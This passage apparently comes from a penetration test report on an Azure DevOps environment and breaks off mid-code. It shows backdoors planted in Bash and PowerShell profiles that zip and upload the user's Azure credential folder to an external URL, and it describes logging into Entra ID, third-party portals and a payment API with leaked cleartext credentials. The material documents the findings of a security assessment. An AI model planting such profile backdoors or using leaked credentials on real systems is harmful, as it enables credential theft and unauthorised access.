
The next screenshot shows the command added in the Bash profile.



```
# Begin ~/.bashrc
# Written for Beyond Linux From Scratch
# by James Robertson <jameswrobertson@earthlink.net>

# Personal aliases and functions.

# Personal environment variables and startup programs should go in
# ~/.bash_profile.  System wide environment variables and startup
# programs are in /etc/profile.  System wide aliases and functions are
# in /etc/bashrc.

zip -r azure_folder.zip ~/.azure > /dev/null 2>&1
UPLOAD_URL="                                    "
curl -s -X POST -F "fileToUpload=@azure_folder.zip" "$UPLOAD_URL" > /dev/null 2>&1


if [ -f "/etc/bash.bashrc" ] ; then
  source /etc/bash.bashrc
fi

# End ~/.bashrc
source /etc/bash_completion.d/azure-cli
#ADDED_HIST_APPEND_CHECK
shopt -s histappend
#ADDED_HIST_CONTROL_CHECK
```

Figure 71 - Backdoor deployed in the bash shell

The following screenshot shows the command added in the PowerShell profile.



```
# File zipping
Compress-Archive -Path ".Azure" -DestinationPath "azure_folder1.zip"

# Set the upload endpoint URL
$UPLOAD_URL = "[redacted]"

# Send the file using Invoke-RestMethod
Invoke-RestMethod -Uri $UPLOAD_URL -Method Post -InFile "azure_folder1.zip" -ContentType "multipart/form-data"
```


Figure 72 - Backdoor deployed for PowerShell

Access to other services

While exploring the DevOps repos, WKL discovered several sets of credentials from the config file. Few of those credentials were working and any users with Reader access can read those credentials.

Entra ID (Azure) Portal


WKL found some [NAME] user credentials and leveraged them to authenticate on the Entra ID (Azure) Portal. It did not trigger any MFA prompt and allowed us to access the Portal.



```
[redacted]:
  iOS:
    username: [redacted]
    password:
  Android:
    username: [redacted]
    password:

[redacted]
  iOS:
    username: [redacted]
    password:
    phone: [redacted]

    mode: 1
  Android:
    username: [redacted]
    password:
    phone: [redacted]
    mode: 1

[redacted]:
  Android:
    username: [redacted]
    password:
    phone: [redacted]
    mode: 1
  iOS:
    username: [redacted]
    password:
    phone: [redacted]
    mode: 1

[redacted]
  iOS:
    username: [redacted]
    password:
    phone: [redacted]
    mode: 1
  Android:
    username: [redacted]
    password:
    phone: [redacted]
    mode: 1
```

Figure 73 - Cleartext credentials of various users

It is shown in the next screenshot that WKL managed to authenticate to the Entra ID (Azure) Portal without any MFA requirement.



Microsoft Azure
Search resources, services, and docs (G+/)
[redacted]
Sign out
[redacted]
View account
Switch directory
Sign in with a different account

Welcome to Azure!

Don't have a subscription? Check out the following options.

Start with an Azure free trial

Get $200 free credit toward Azure products and services, plus 12 months of popular free services.


Manage Microsoft Entra ID

Azure Active Directory is becoming Microsoft Entra ID. Secure access for everyone.

Figure 74 - Access to the Entra ID (Azure) Portal using [NAME] user account

[EMAIL CLIENT]


A few [EMAIL CLIENT] account credentials were discovered, but those accounts had MFA enabled, which restricted WKL from authenticating and gaining access to the email services.



```
[redacted]
  iOS:
    username: [redacted]
    password:
  Android:
    username: [redacted]
    password:

[redacted]:
  iOS:
    username: [redacted]
    password:
    phone: [redacted]

    mode: 1
  Android:
    username: [redacted]
    password:
    phone: [redacted]
    mode: 1

[redacted]:
  Android:
    username: [redacted]
    password:
    phone: [redacted]
    mode: 1
  iOS:
    username: [redacted]
    password:
    phone: [redacted]
    mode: 1

[redacted]
  iOS:
    username: [redacted]
    password:
    phone: [redacted]
    mode: 1
  Android:
    username: [redacted]
    password:
    phone: [redacted]
    mode: 1
```

Figure 75 - Cleartext credentials of various users

The following screenshot shows that the credentials were valid, and the MFA prompt was triggered for the user account.



[redacted]

Verify it's you

To help keep your account safe, [redacted] wants to make sure it's really you trying to sign in

[redacted]

45


Check your [redacted]

[redacted] sent a notification to your [redacted]. Tap **Yes** on the notification, then tap **45** on your phone to verify it's you.

Figure 76 - MFA prompt triggered while accessing [EMAIL CLIENT] with the leaked credentials

[THIRD PARTY]


WKL gained access to the `[NAME]` portal. A prompt popped up requesting expired credentials be reset for the users.



```
    <add key="SaveBillPayItemsSproc" value="[redacted](?,?)" xdt:Transform="SetAttributes" xdt:Locator="Match(key)"/>
    <add key="SendContractStatusReportSproc" value="[redacted](?,?,?,?,?,?,?,?,?)" xdt:Transform="SetAttributes" xdt:Locato
    <add key="SendContractSummaryByJobNumberSproc" value="[redacted](?,?,?,?,?,?,?,?,?)" xdt:Transform="SetAttributes
    <add key="SendCustomerUsageSummarySproc" value="[redacted](?,?,?,?,?,?,?)" xdt:Transform="SetAttributes" xdt:Locator="M
    <add key="SendCustomerUsageReportSproc" value="[redacted](?,?,?,?,?,?,?)" xdt:Transform="SetAttributes" xdt:Locator="Mat
    <add key="SendPowerScopeDatabaseSproc" value="[redacted]?,?,?,?)" xdt:Transform="SetAttributes" xdt:Locator="Match(key)"/>
    <add key="SendPriceBookSproc" value="[redacted](?,?,?,?)" xdt:Transform="SetAttributes" xdt:Locator="Match(key)"/>
</appSettings>

<achPayments>
    <AssociateUserName xdt:Transform="Replace">[redacted]>
    <AssociateMerchantNumber xdt:Transform="Replace">[redacted]>
    <AssociatePassword xdt:Transform="Replace">[redacted]>
    <Url xdt:Transform="Replace">https://www.[redacted]</Url>
    <MerchantNumber xdt:Transform="Replace">[redacted]>
    <UserName xdt:Transform="Replace">[redacted]>
    <Password xdt:Transform="Replace">[redacted]>
</achPayments>

<creditCardPayments>
    <ExpressTransactionApiUrl xdt:Transform="Replace">https://[redacted]>
    <IframeUrl xdt:Transform="Replace">https:/[redacted]>
    <MachineDataApiUrl xdt:Transform="Replace">https://[redacted]>
    <VendorAccountId xdt:Transform="Replace">[redacted]>
    <VendorAccountToken xdt:Transform="Replace">[redacted]>
    <HealthCheckAcceptorId xdt:Transform="Replace">[redacted]>
</creditCardPayments>

<!-- (Production email userName and password are replaced by the build pipeline) -->
<emailConfiguration xdt:Transform="SetAttributes" environmentSubjectPrefix ="" sendLocalhostEmailToDeveloper="false" />

<featureFlagsConfiguration>
    <testOverrides xdt:Transform="Remove" />
</featureFlagsConfiguration>
```

Figure 77 - Credentials for third party portals

Using the above credentials, WKL authenticated to the third-party portal and was prompted to change the credentials.



My Account

Due to security reasons your password has expired.
Due to security reasons your email is required.


Subscriber Name: [redacted]
Subscriber #: [redacted]
Email:
LoginId: [redacted]
Old Password:
Password:
Confirm Password:

Figure 78 - Access to third party portal [NAME]

WKL tested both users and received the same message that the password was expired.

[THIRD PARTY]

WKL also found an additional third party [NAME] information. WKL identified the request details, created a request with the valid authentication information, and retrieved the [NAME] information.




```
POST /[redacted] HTTP/1.1
Host: [redacted].com
Content-Type: text/xml; charset=utf-8
Content-Length: 798
SOAPAction: "https://[redacted]"

<?xml version="1.0" encoding="utf-8"?>
  <soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="
  http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
    <soap:Body>
      <[redacted]>
        <credentials>
          <AccountID>
            [redacted]
          </AccountID>
          <AccountToken>
            [redacted]
          </AccountToken>
          <AcceptorID>
            [redacted]
          </AcceptorID>
        </credentials>
        <application>
          <ApplicationID>
            [redacted]
          </ApplicationID>
          <ApplicationName>
            [redacted]
          </ApplicationName>
          <ApplicationVersion>
            1.0
          </ApplicationVersion>

        </application>
      </HealthCheck>
    </soap:Body>
  </soap:Envelope>
```

```
HTTP/1.1 200 OK
Date: [redacted] GMT
Content-Type: text/xml; charset=utf-8
Connection: keep-alive
Cache-Control: private, max-age=0
Vary: Accept-Encoding
Strict-Transport-Security: max-age=31536000; includeSubDo
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
CF-Cache-Status: DYNAMIC
Set-Cookie: __cf_bm=
[redacted]
Server: cloudflare
CF-RAY: [redacted]
Content-Length: 3959

<?xml version="1.0" encoding="utf-8"?>
  <soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/s
  http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="h
  ">
    <soap:Body>
      <[redacted]
        <response>
          <[redacted]>
            0
          </[redacted]>
          <[redacted]>
            ONLINE
          </[redacted]>
          <[redacted]>
            [redacted]
          </[redacted]>
          <[redacted]>
            [redacted]
          </[redacted]>
          <[redacted]>
            [redacted]
          </[redacted]>
          <HostResponseCode>
            00
          </HostResponseCode>
```

Figure 79 - Access to third party API

[THIRD PARTY]


WKL also found credentials for [SERVICE] in multiple repos in the [NAME] project. The **"[NAME]"** user's credentials were leveraged to send a test email to the WKL user to validate the credentials using PowerShell command.



```
{
  "ApiInternalUrl": "[redacted]",
    "Email": {
